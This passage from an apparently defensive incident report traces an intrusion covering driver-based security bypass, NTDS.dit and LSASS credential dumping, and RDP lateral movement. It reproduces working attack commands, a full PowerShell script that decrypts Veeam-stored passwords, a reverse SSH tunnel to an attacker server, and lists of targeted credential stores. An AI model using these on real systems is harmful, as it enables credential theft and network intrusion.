In the Swisscom incident, the threat actor attempted to neutralize endpoint security controls by employing a Bring Your Own Vulnerable Driver (BYOVD) attack. They deployed three potentially malicious or known-vulnerable drivers to the `%TEMP%` directory and registered them as new system services to gain kernel-level privileges:

```
Service: mgdsrv | Path: ... \AppData\Local\Temp\rwdrv.sys
Service: KMHLPSVC | Path: ... \AppData\Local\Temp\hlpdrv.sys
```

Forensic evidence from the RecentApps registry artifact suggested these drivers were managed by high-confidence “AV-killer” utilities. Although the executables were deleted prior to acquisition, the GUI execution history tracked the following paths:

```
C:\ProgramData\av_kill_new\icardagt\icardagt.exe
C:\ProgramData\av_kill_old\mfmpm\mfmpm.exe
```

Credential Access

NTDS.dit

On the second day, the threat actor utilized the high-privilege `backup_EA` account to access a domain controller via RDP. The objective was to perform offline credential harvesting by extracting the Active Directory database (`ntds.dit`).

Using the native Windows utility `wbadmin.exe`, the threat actor created a volume shadow copy backup containing the `ntds.dit` file and the `SYSTEM` and `SECURITY` registry hives. These files were staged in `C:\ProgramData`, providing the threat actor with all the necessary components to crack domain-wide password hashes offline.

```
wbadmin.exe start backup -backuptarget:\\127.0.0.1\C$\ProgramData\ -include:C:\windows\NTDS\ntds.dit,C:\windows\system32\config\SYSTEM,C:\windows\system32\config\SECURITY -quiet
```

Following the backup, they were observed using Notepad to review the backup logs, likely verifying the integrity of the stolen data before exfiltration.

agent.name	event.code	process.parent.name	process.name	process.command_line
DOMAIN CONTROLLER	4688	powershell.exe	wbadmin.exe	"C:\Windows\system32\wbadmin.exe" start backup -backuptarget:\\127.0.0.1\C\$\ProgramData\ -include:C:\windows\NTDS\ntds.dit,C:\windows\system32\config\SYSTEM,C:\windows\system32\config\SECURITY -quiet
	1	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\Windows\Logs\WindowsServerBackup\Backup-12-07-2025_01-05-34.log
DOMAIN CONTROLLER	4688	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\Windows\Logs\WindowsServerBackup\Backup-12-07-2025_01-05-34.log
	1	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\spn.txt
DOMAIN CONTROLLER	4688	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\spn.txt
	1	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Log-10-18-15.txt
DOMAIN CONTROLLER	4688	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Log-10-18-15.txt
	1	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Log-10-48-41.txt
DOMAIN CONTROLLER	4688	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Log-10-48-41.txt
	1	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Log-10-54-03.txt
DOMAIN CONTROLLER	4688	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Log-10-54-03.txt
	1	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Log-10-54-03.txt
DOMAIN CONTROLLER	4688	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Log-10-54-03.txt
	1	explorer.exe	notepad.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Log-10-54-03.txt

Following this activity, the threat actor rotated between nine different accounts while conducting their operation.

Veeam Credential Dump

Despite already having domain admin privileges, the threat actor extracted the credentials stored in the Veeam PostgreSQL database present in the backup server. The query was executed four different times from two accounts:

- Interactive Access: Three queries were performed via RDP sessions, suggesting manual verification of the credentials.
- Automated Extraction: A final query was executed remotely via WMI, utilizing an encoded PowerShell script to invoke the `psql.exe` utility.

agent.name	event.code	user.name	winlog.event_data.LogonType	process.parent.name	process.command_line
BACKUP SERVER	4624	FIRST USER	10	(null)	(null)
	1		(null)	powershell.exe	"C:\Program Files\PostgreSQL\15\bin\psql.exe" -U postgres --csv -d VeeamBackup -w -c "SELECT user_name,password,description,change_time_utc FROM credentials"
	4624	SECOND USER	10	(null)	(null)
	1		(null)	powershell.exe	"C:\Program Files\PostgreSQL\15\bin\psql.exe" -U postgres --csv -d VeeamBackup -w -c "SELECT user_name,password,description,change_time_utc FROM credentials"
BACKUP SERVER	1	SECOND USER	(null)	powershell.exe	"C:\Program Files\PostgreSQL\15\bin\psql.exe" -U postgres -w -d VeeamBackup -c "SELECT user_name AS User, password AS Password, description AS Description FROM credentials WHERE password != '';" --csv
	1		(null)	powershell.exe	"C:\Program Files\PostgreSQL\15\bin\psql.exe" -U postgres --csv -d VeeamBackup -w -c "SELECT user_name,password,description,change_time_utc FROM credentials"

agent.name	event.code	user.name	process.parent.name	process.command_line
BACKUP SERVER	1	SECOND USER	WmiPrvSE.exe	cmd.exe /Q /c powershell.exe -e JABQAG8AcwB0AGcAcgB1AFMacQ8sAEUaEAB1AGMAIAA9ACAAGBDADoAXABQAHIAbwBnAHIAyQBTACAARgBpAGwAZQBZAFwAUABvAHMAdABnAHIAZQBTAFAEATAbcADEANQ8cAGIAaQBuAFwAcABZaHEAbAAuAGUAeAB1ACIACgAKAFAAbwBzAHQAZwByAGUAcwBVAHMAZQBZA...
	1		powershell.exe	"C:\Program Files\PostgreSQL\15\bin\psql.exe" -U postgres -w -d VeeamBackup -c "SELECT user_name AS User, password AS Password, description AS Description FROM credentials WHERE password != '';" --csv
	1		powershell.exe	"C:\Program Files\PostgreSQL\15\bin\psql.exe" -U postgres --csv -d VeeamBackup -w -c "SELECT user_name,password,description,change_time_utc FROM credentials"


```
C:\Program Files\PostgreSQL\15\bin\psql.exe -U postgres --csv -d VeeamBackup -w -c "SELECT user_name,password,description,change_time_utc FROM credentials"
```

The WMI-based execution was spawned via WmiPrvSE.exe and used an encoded PowerShell command.

```
ParentImage: WmiPrvSE.exe
Image: C:\Windows\System32\cmd.exe CommandLine: cmd.exe /Q /c powershell.exe -e JABQAG8AcwB0AGcAcgB1AFMacQBsaEUaEABLAB1AGMAIAAa9ACAA...
```

```
$PostgreSQLExec = "C:\Program Files\PostgreSQL\15\bin\psql.exe"
$PostgresUserForWindowsAuth = "postgres"
$SqlDatabaseName = "VeeamBackup"
$b64Salt = ""

$SQLStatement = "SELECT user_name AS User, password AS Password, description AS Description FROM credentials WHERE password != '';"
$output = . $PostgreSQLExec -U $PostgresUserForWindowsAuth -w -d $SqlDatabaseName -c $SQLStatement --csv | ConvertFrom-Csv

if ($output.count -eq 0) {
    Write-Host "No passwords found!"
    exit
}

# Decrypting passwords using DPAPI
Add-Type -assembly System.Security
$output | ForEach-Object -Process {
    $EncryptedPWD = [Convert]::FromBase64String($_.password)
    $enc = [system.text.encoding]::Default

    try {
        # Decrypt password with DPAPI (old Veeam versions)
        $raw = [System.Security.Cryptography.ProtectedData]::Unprotect($EncryptedPWD, $null, [System.Security.Cryptography.DataProtectionScope]::LocalMachine)
        $pw_string = $enc.GetString($raw) -replace '\s', 'WHITESPACE_ERROR'
    } catch {
        try {
            # Decrypt password with salted DPAPI (new Veeam versions)
            $salt = [System.Convert]::FromBase64String($b64Salt)
            $hex = New-Object -TypeName System.Text.StringBuilder -ArgumentList ($EncryptedPWD.Length * 2)
            foreach ($byte in $EncryptedPWD) {
                $hex.AppendFormat("{0:x2}", $byte) > $null
            }
            $hex = $hex.ToString().Substring(74,$hex.Length-74)
            $EncryptedPWD = New-Object -TypeName byte[] -ArgumentList ($hex.Length / 2)
            for ($i = 0; $i -lt $hex.Length; $i += 2) {
                $EncryptedPWD[$i / 2] = [System.Convert]::ToByte($hex.Substring($i, 2), 16)
            }
            $raw = [System.Security.Cryptography.ProtectedData]::Unprotect($EncryptedPWD, $salt, [System.Security.Cryptography.DataProtectionScope]::LocalMachine)
            $pw_string = $enc.GetString($raw) -replace '\s', 'WHITESPACE_ERROR'
        } catch {
            $pw_string = "COULD_NOT_DECRYPT"
        }
    }

    $_.user = $_.user -replace '\s', 'WHITESPACE_ERROR'
    $_.password = $pw_string
    $_.description = $_.description -replace '\s', 'WHITESPACE_ERROR'
}

Write-Output $output | Format-Table -HideTableHeaders | Out-String -Width 10000
```

The decoded script extracted the credentials and decrypted them using DPAPI, by handling both legacy Veeam password storage and newer versions using a hard-coded salt value.

Remote LSASS Memory Dump

On day three, the threat actor targeted three hosts for LSASS memory dumping using the `comsvcs.dll` MiniDump technique. The threat actor used an automated toolset to cycle through four distinct remote execution methods per host in rapid succession (approximately 50 seconds total):

1. SMB: Service creation via `svcctl`.
2. WMI: Remote process invocation.
3. Scheduled Tasks: Remote task registration and triggering.

4. DCOM: Lateral movement via the MMC20.Application object.

Timestamp	Host Name	Event ID	User Name	Event Category	Process Name	Process Command Line	Registry Path	Registry Data Strings
1 - SMB service creation								
27:18.836	Workstation C	4624	User 1	NTLM V2	-	-	-	-
27:12.259	Workstation C	13	SYSTEM	-	services.exe	-	HKLM\System\CurrentControlSet\Services\	%COMSPEC%\ /c C:\Windows\System32\cmd.exe /Q /c for /f "tokens=1,2 delims=" "N/A in ("tasklist /fi "lsassy.exe" find "lsassy") do rundll32.exe -
27:14.618	Workstation C	1	SYSTEM	-	cmd.exe	rundll32.exe C:\Windows\System32\comsvcs.dll, #+000024 952 \Windows\Temp\AsaZQZDJz.avhdx full	-	-
2 - WMI remoting								
27:29.134	Workstation C	4624	User 1	NTLM V2	-	-	-	-
27:29.578	Workstation C	1	User 1	-	WinPvSE.exe	powershell.exe	-	-
27:33.261	Workstation C	1	User 1	-	powershell.exe	rundll32.exe "C:\Windows\System32\rundll32.exe" C:\Windows\System32\comsvcs.dll #+000024 952 \Windows\Temp\AsaZQZDJz.avhdx full	-	-
3 - Remote scheduled task								
27:41.733	Workstation C	4624	User 1	NTLM V2	-	-	-	-
27:41.899	Workstation C	13	SYSTEM	-	svchost.exe	-	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tr	Binary Data
27:41.899	Workstation C	13	SYSTEM	-	svchost.exe	-	ee\TODSPRah\SD	NT\CurrentVersion\Schedule\TaskCache\Tr
27:43.761	Workstation C	1	SYSTEM	-	cmd.exe	rundll32.exe C:\Windows\System32\comsvcs.dll, #+000024 952 \Windows\Temp\AsaZQZDJz.avhdx full	-	-
4 - DCOM via MMC								
28:01.288	Workstation C	4624	User 1	NTLM V2	-	-	-	-
28:02.897	Workstation C	1	User 1	-	mmc.exe	cmd.exe	"C:\Windows\System32\cmd.exe" cmd.exe /Q /c for /f "tokens=1,2 delims=" "N/A in ("tasklist /fi "lsassy.exe" find "lsassy") do -	-
28:04.593	Workstation C	1	User 1	-	cmd.exe	rundll32.exe C:\Windows\System32\comsvcs.dll, #+000024 952 \Windows\Temp\AsaZQZDJz.avhdx full	-	-

```
Image: C:\Windows\System32\rundll32.exe
CommandLine: rundll32.exe C:\Windows\System32\comsvcs.dll, #+000024 <PID>
\Windows\Temp\<random>.<ext> full
```

The memory dumps were staged in `\Windows\Temp` using randomized filenames and deceptive extensions. The specific filenames observed across the targeted hosts were `G7w0.sys`, `U8Vfsh.docx`, and `AsaZQZDJz.avhdx`.

This behavior is a high-confidence match for the `lsassy` credential dumping utility. The tool's `IDumpMethod` base class defaults to the exact sequential execution order observed in this incident: `smb`, `wmi`, `task`, then `mmc`. Furthermore, the observed extensions correspond directly to `lsassy`'s hardcoded randomization list, and the use of `\Windows\Temp` aligns with the tool's default staging directory.

```
lsassy / lsassy / dumpmethod / __init__.py

Code Blame 469 lines (419 loc) · 15.6 KB


100
101 class IDumpMethod:
102     need_debug_privilege = False
103     custom_dump_path_support = True
104     custom_dump_name_support = True
105     custom_dump_ext_support = True
106
107     dump_name = ""
108     dump_ext = ""
109     dump_share = "C$"
110     dump_path = "\\Windows\\Temp\\"
111
112     exec_methods = ("smb", "wmi", "task", "mmc")
113
114     ext = [
115         "csv",
116         "db",
117         "dbf",
118         "log",
```

List of hardcoded extensions

Under the hood, lsassy leverages the Impacket library for remote orchestration. The four observed execution methods correspond directly to specific Impacket modules:

- `smbexec.py`: Facilitates SMB service creation.
- `wmiexec.py`: Manages WMI remoting.
- `atexec.py`: Handles remote scheduled task registration.
- `mmcexec.py`: Executes via DCOM.

Detailed forensic artifacts and detection strategies for these specific techniques are documented in SnapAttack's technical analysis.



Discovery

Approximately five hours after initial access, the AdaptixC2 process (AdgNsy.exe) was executed on the beachhead host after which the threat actor performed hands-on-keyboard discovery.

```
/c systeminfo
/c nltest /dclist:
/c whoami /groups
/c nltest /domain_trusts
/c nltest /dclist:REDACTED.lan
/c ping -n 1 REDACTED.lan
/c ping -n 1 REDACTED.lan
(...)
/c ping -n 1 REDACTED.lan
/c ping -n 1 REDACTED.lan
```

Shortly afterwards, a network scan was initiated from the AdgNsy.exe process, targeting common ports such as SMB, RDP and LDAP.

The threat actor then executed more system and network discovery commands on the beachhead.

```
/c quser /server:REDACTED.lan
/c quser /server:REDACTED.lan
/c dir C:\\programdata
/c dir C:\\\\programdata
/c nltest /dclist:
/c nltest /domain_trusts
/c nltest /dclist:REDACTED.lan
/c net group domain admins /dom
/c net group "domain admins" /dom
/c whoami /groups
/c ping -n 1 REDACTED.lan
```

On day two of the intrusion, the threat actor established an RDP session to a domain controller using a newly created user and performed further discovery.

```
systeminfo
C:\Windows\system32\notepad.exe C:\Windows\Logs\WindowsServerBackup\Backup-REDACTED.log
net user adminiatrstor
net user administrator
net group domain admins /dom
```

Approximately 30 minutes later, the threat actor initiated RDP sessions to two additional servers and queried the local administrator account on each using the command

```
net user administrator
```

On day three of the intrusion, the threat actor again logged into the domain controller, executed discovery commands, and then dropped a SoftPerfect Network Scanner binary (n.exe), which was executed to perform a network scan.

```
ping -n 1 REDACTED.lan
ping -n 1 REDACTED.lan
quser
```

The execution of SoftPerfect Netscan can be confirmed by both the SMB traffic as well as the creation of the file delete.me, which the tool does when testing a folder's write-ability.

process_name ▼ ⋮	destination_ip ▼ ⋮	destination_port ▼ ⋮
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	636
n.exe	10.0.0.1	389
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	445
n.exe	10.0.0.1	137
n.exe	10.0.0.1	445

host_hostname ▾ ⌵	event_code ▾ ⌵	event_action ▾ ⌵	process_executable ▾ ⌵	file_path ▾ ⌵
[REDACTED]	11	FileCreate	System	C:\Windows\delete.me
	11	FileCreate	System	C:\Windows\delete.me
	11	FileCreate	System	C:\Windows\delete.me
	11	FileCreate	System	C:\Windows\SYSVOL\domain\scripts\delete.me
	11	FileCreate	System	C:\Windows\SYSVOL\sysvol\delete.me
	11	FileCreate	System	C:\Windows\delete.me
	11	FileCreate	System	C:\Windows\delete.me
	11	FileCreate	System	C:\Windows\delete.me

After running the network scanner, the threat actor connected to a file server via RDP and ran a couple of discovery commands.

```
systeminfo
net user administrator
```

Shortly after, they connected to a backup server using RDP and executed more discovery commands:

```
net user administrator
net group
net user
C:\Windows\system32\taskmgr.exe /4
quser
net localgroup
net localusers
net localuser
net localgroup administrators
net accounts
```

Returning to the domain controller, the threat actor enabled the domain administrator account and enumerated group memberships.

```
net user administrator /active:yes /dom
net group
net group REDACTED /dom
```

Approximately 40 minutes later, a PowerShell script was executed on the domain controller to enumerate Service Principal Names (SPNs) for specific services, resolve their hostnames to IP addresses, and write the result to `spn.txt`. The output was reviewed manually using Notepad.

```
"message": Creating Scriptblock text (1 of 1):
v $services = @{
    "vmware-vpx" = "vSphere"
    "VRTS"       = "Veritas"
    "hyper-v"    = "Hyper-V"
    "MSSQLSvc"   = "SQL"
    "veeam"      = "Veeam"
}

ScriptBlock ID: 3a2ab884-7cff-4221-a245-e44a19ff08ed
```

```
1 Creating Scriptblock text (1 of 1):
2 v foreach ($spnPattern in $services.Keys) {
3     $serviceName = $services[$spnPattern]
4     $filter = "(&(objectClass=computer)(servicePrincipalName=*$spnPattern*))"
5     $computers = Get-ADComputer -LDAPFilter $filter -Properties DNSHostName
6
7     foreach ($comp in $computers) {
8         $dns = $comp.DNSHostName
9         $ip = "N/A"
10
11         if ($dns) {
12             try {
13                 $ipObj = [System.Net.Dns]::GetHostAddresses($dns)
14                 $ip = ($ipObj | Where-Object { $_.AddressFamily -eq 'InterNetwork' } | Select-Object -First 1).IPAddressToString
15             } catch {
16                 $ip = "N/A"
17             }
18         }
19
20         "{0}:{1}:{2}" -f $serviceName, $dns, $ip | Out-File -FilePath $outputPath -Append -Encoding UTF8
21     }
22 }
23
24 ScriptBlock ID: 551039f7-c4f7-433a-a4c0-8a119bf96888
```

host_hostname ▾	user_name ▾	ProcessCommandLine
		"C:\Windows\system32\notepad.exe" C:\ProgramData\spn.txt

Shortly after, Invoke-Sharefinder was executed to enumerate accessible SMB shares. Invoke-ShareFinder is a reconnaissance utility designed to enumerate accessible network file shares (SMB) across a domain. It was originally developed as part of the PowerView module within the PowerSploit framework, but has since been integrated into numerous offensive projects.

```
Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii C:\programdata\shares.txt
```

On day five, two days later, the same command was re-executed on the domain controller, with the results manually inspected via Notepad. Subsequently, the threat actor leveraged an RDP session from a RustDesk host to pivot to a child domain controller. Upon gaining access, the threat actor initiated a fresh phase of discovery, primarily utilizing native system utilities to map the new environment.

```
"C:\Windows\system32\taskmgr.exe" /4
systeminfo
```

Following that, the threat actor leveraged PowerShell to enumerate domain computers and user objects, query and export DNS zone data from a domain controller, identify accessible SMB shares, and run the same SPN enumeration script observed earlier in the intrusion.

```
Get-ADComputer -Server 10.REDACTED -Filter * -Property * | Select-Object Enabled, Name,
DNSHostName, IPv4Address, OperatingSystem, Description, CanonicalName,
servicePrincipalName, LastLogonDate, whenChanged, whenCreated | export-csv -path C:
\ProgramData\AdComputers.csv
Get-ADUser -Server 10.REDACTED -Filter * -Properties * | Select-Object Enabled,
CanonicalName, CN, Name, SamAccountName, MemberOf, Company, Title, Description, Created,
Modified, PasswordLastSet, LastLogonDate, logonCount, Department, telephoneNumber,
MobilePhone, OfficePhone, EmailAddress, mail, HomeDirectory, homeMDB | export-csv -path C:
\ProgramData\AdUsers.csv
Get-DnsServerZone -ComputerName REDACTED.lan
Export-DnsServerZone -Name "REDACTED.lan" -FileName "REDACTED.txt"
Export-DnsServerZone -Name "REDACTED.lan" -FileName "REDACTED.lan.txt"
Export-DnsServerZone -Name "TrustAnchors" -FileName "TrustAnchors.txt"
Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii C:
\programdata\shares.txt
```

The outputs from these discovery activities were manually reviewed.

event.code	process.name	process.command_line
1	notepad.exe	"C:\Windows\system32\notepad.exe" C:\ProgramData\spn.txt
1	notepad.exe	"C:\Windows\system32\notepad.exe" C:\ProgramData\shares.txt
1	notepad.exe	"C:\Windows\system32\notepad.exe" C:\ProgramData\shares.txt
1	notepad.exe	"C:\Windows\system32\notepad.exe" C:\Windows\System32\dns\TrustAnchors.txt
1	notepad.exe	"C:\Windows\system32\notepad.exe" C:\Windows\System32\dns\REDACTED.txt
1	notepad.exe	"C:\Windows\system32\notepad.exe" C:\Windows\System32\dns\REDACTED.txt

The threat actor then dropped and executed a SoftPerfect Network Scanner binary (n.exe) on the child domain controller to perform a network scan. Finally, additional net commands and pings were issued to validate connectivity and enumerate backup and file servers.

event_code	event_action	host_hostname	parent_name	process_name	CommandLine
1	Process creation	REDACTED	explorer.exe	cmd.exe	"C:\Windows\System32\cmd.exe"
1	Process creation	REDACTED	cmd.exe	net.exe	net view \REDACTED /all
1	Process creation	REDACTED	cmd.exe	PING.EXE	ping 10.10.10.1
1	Process creation	REDACTED	explorer.exe	cmd.exe	"C:\Windows\system32\cmd.exe"
1	Process creation	REDACTED	cmd.exe	net.exe	net view \REDACTED /all
1	Process creation	REDACTED	cmd.exe	PING.EXE	ping 10.10.10.1
1	Process creation	REDACTED	explorer.exe	cmd.exe	"C:\Windows\system32\cmd.exe"
1	Process creation	REDACTED	cmd.exe	net.exe	net view \REDACTED /all
1	Process creation	REDACTED	cmd.exe	net.exe	net view \REDACTED /all

Lateral Movement

The primary vector for lateral movement was native Windows RDP, used both through standard application access and SSH RDP tunneling.

By leveraging the elevated `backup_EA` account, the threat actor successfully accessed nearly every available RDP instance in the environment. While they eventually rotated through several compromised domain accounts to maintain mobility, the pivotal initial pivot was established from the beachhead host to the Domain Controller using the `backup_EA` credentials.

agent_name	message
DC A	Remote Desktop Services: Session logon succeeded: User: [REDACTED] \backup_EA Session ID: 2 Source Network Address: BEACHHEAD
DC A	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 3 Source Network Address: BEACHHEAD
SERVER A	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 14 Source Network Address: BEACHHEAD
SERVER B	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 3 Source Network Address: BEACHHEAD
SERVER A	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 5 Source Network Address: LOCAL
DC A	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 4 Source Network Address: SERVER A
FILE SERVER	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 2 Source Network Address: DC A
FILE SERVER	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 2 Source Network Address: DC A
FILE SERVER	Remote Desktop Services: Session logon succeeded: User: FILE SERVER Administrator Session ID: 3 Source Network Address: DC A
FILE SERVER	Remote Desktop Services: Session logon succeeded: User: FILE SERVER Administrator Session ID: 3 Source Network Address: DC A
BACKUP SERVER	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 2 Source Network Address: DC A
BACKUP SERVER	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 3 Source Network Address: DC A
SERVER B	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 4 Source Network Address: DC A
SERVER B	Remote Desktop Services: Session logon succeeded: User: [REDACTED] Session ID: 5 Source Network Address: DC A

```

1 "_timestamp": [REDACTED],
2 "winlog_computer_name": DC A [REDACTED],
3 "winlog_event_id": 21,
4 "winlog_provider_name": Microsoft-Windows-TerminalServices-LocalSessionManager,
5 "host_name": DC A,
6 "message": Remote Desktop Services: Session logon succeeded:
7
8 User: [REDACTED] \backup_EA
9 Session ID: 2
10 Source Network Address: BEACHHEAD

```

Forensic evidence showed the creation of a reverse SSH tunnel, a tactic used to expose internal RDP sessions to an threat actor-controlled external server:

```
ssh root@193.242.184[.]150 -R *:10400 -p22
```

- `ssh root@193.242.184[.]150`: Established a session with the threat actor's remote C2 server.
- `-R *:10400`: Configured a reverse port forward. This binded port `10400` on the remote server to an internal resource. The wildcard (`*`) ensured the tunnel listened on all remote interfaces, facilitating external access.
- `-p22`: Specified the standard SSH port for the connection.

Subsequent logs confirmed a successful connection bridge to the local RDP port (3389) via `ssh.exe`, effectively bypassing firewall restrictions to provide the threat actor with direct GUI access to the internal network.

```
1 Network connection detected:
2 RuleName: technique_id=T1021,technique_name=Remote Services
3 UtcTime: [REDACTED]
4 ProcessGuid: {dae5817c-6891-6873-4e61-010000000900}
5 ProcessId: 8128
6 Image: C:\Windows\System32\OpenSSH\ssh.exe
7 User: [REDACTED]
8 Protocol: tcp
9 Initiated: true
10 SourceIsIpv6: false
11 SourceIp: DC A
12 SourceHostname: -
13 SourcePort: 53995
14 SourcePortName: -
15 DestinationIsIpv6: false
16 DestinationIp: FILE SERVER
17 DestinationHostname: -
18 DestinationPort: 3389
19 DestinationPortName: -
```

While performing authentication through this tunnel, we observed the following workstation names from the threat actor:

- WORK
- kali

Swisscom

Leveraging a compromised Domain Admin account, the threat actor performed lateral movement to the domain controller and various servers using multiple protocols, primarily RDP.

The RDP sessions were established via a Cloudflare tunnel, which effectively obfuscated the threat actor's origin. This was confirmed by Windows Event Logs (EVTX), which recorded connections originating from the local loopback address (::%16777216) or known threat actor-controlled servers. This specific IP artifact is a sign of RDP tunneling, as the connection is proxied through a local process rather than a remote network address. The following workstation names were identified as associated with the threat actor's activity:

- DESKTOP-HPLM2TD
- DESKTOP-KLKBBTS
- SERVER
- kali

Collection

Multiple collection artifacts were observed throughout the incident. The threat actor used a combination of legitimate Windows utilities, well-known PowerShell modules such as `Invoke-ShareFinder`, and prebuilt collection scripts to compile and collect data on the environment.

Automated Collection Scanning

Automated scanning was observed that appeared to target typical credential and config data stores. This activity directly preceded installation and execution of FileZilla, so it is possible this data was the primary focus for exfiltration.

Network share access logs (Event ID 5145) captured the threat actor systematically checking for credential and data storage in the following locations. Note that Event ID 5145 logs access attempts whether or not the target path exists, so this represents the threat actor's enumeration efforts rather than confirmation that all directories were present:

Credential Theft:

```
Users\\Administrator\\AppData\\Roaming\\Microsoft\\Protect\\ (DPAPI master keys)
Users\\Administrator\\AppData\\Roaming\\Microsoft\\Crypto\\RSA\\ (RSA private keys)
Users\\Administrator\\AppData\\Roaming\\Microsoft\\SystemCertificates\\My\\Certificates\\
(User certificates)
Users\\Administrator\\AppData\\Local\\Microsoft\\Credentials\\ (Windows Credential Manager)
Users\\Administrator\\AppData\\Roaming\\Microsoft\\Credentials\\ (Windows Credential
Manager)
```

Browser Data (Passwords, Cookies, Autofill):

```
Users\\Administrator\\AppData\\Local\\Google\\Chrome\\User Data\\
Users\\Administrator\\AppData\\Local\\Microsoft\\Edge\\User Data\\
Users\\Administrator\\AppData\\Local\\BraveSoftware\\Brave-Browser\\User Data\\
Users\\Administrator\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles\\
```

Cloud Platform Credentials:

```
Users\\Administrator\\.aws\\ (AWS credentials)
Users\\Administrator\\AppData\\Roaming\\gcloud\\ (Google Cloud credentials)
Users\\Administrator\\AppData\\Roaming\\Windows Azure Powershell\\ (Azure credentials)
Users\\Administrator\\.azure\\ (Azure CLI credentials)
```

Password Manager Applications:

```
Users\\Administrator\\AppData\\Local\\1Password\\
Users\\Administrator\\AppData\\Local\\LastPass\\
Users\\Administrator\\AppData\\Local\\KeePass\\
Users\\Administrator\\AppData\\Roaming\\Dashlane\\
Users\\Administrator\\AppData\\Local\\Bitwarden\\
Users\\Administrator\\AppData\\Local\\RoboForm\\
Users\\Administrator\\AppData\\Local\\StickyPassword\\
Users\\Administrator\\AppData\\Local\\NordPass\\
Users\\Administrator\\AppData\\Local\\Enpass\\
```


Development/Source Code Directories:

```
Users\\Administrator\\source\\repos\\
Users\\Administrator\\workspace\\
Users\\Administrator\\IdeaProjects\\
Users\\Administrator\\PycharmProjects\\
Users\\Administrator\\AndroidStudioProjects\\
Users\\Administrator\\Documents\\NetBeansProjects\\
Users\\Administrator\\Documents\\Xcode\\
Users\\Administrator\\CLionProjects\\
Users\\Administrator\\RubyMineProjects\\
Users\\Administrator\\Documents\\Qt\\
Users\\Administrator\\Documents\\CodeBlocks\\
Users\\Administrator\\RiderProjects\\
Users\\Administrator\\PhpStormProjects\\
```

Remote Access Tool:

```
Users\\Administrator\\AppData\\Local\\mRemoteNG\\ (settings and connection configs)
Users\\Administrator\\AppData\\Roaming\\mRemoteNG\\ (settings and connection configs)
```

Other:

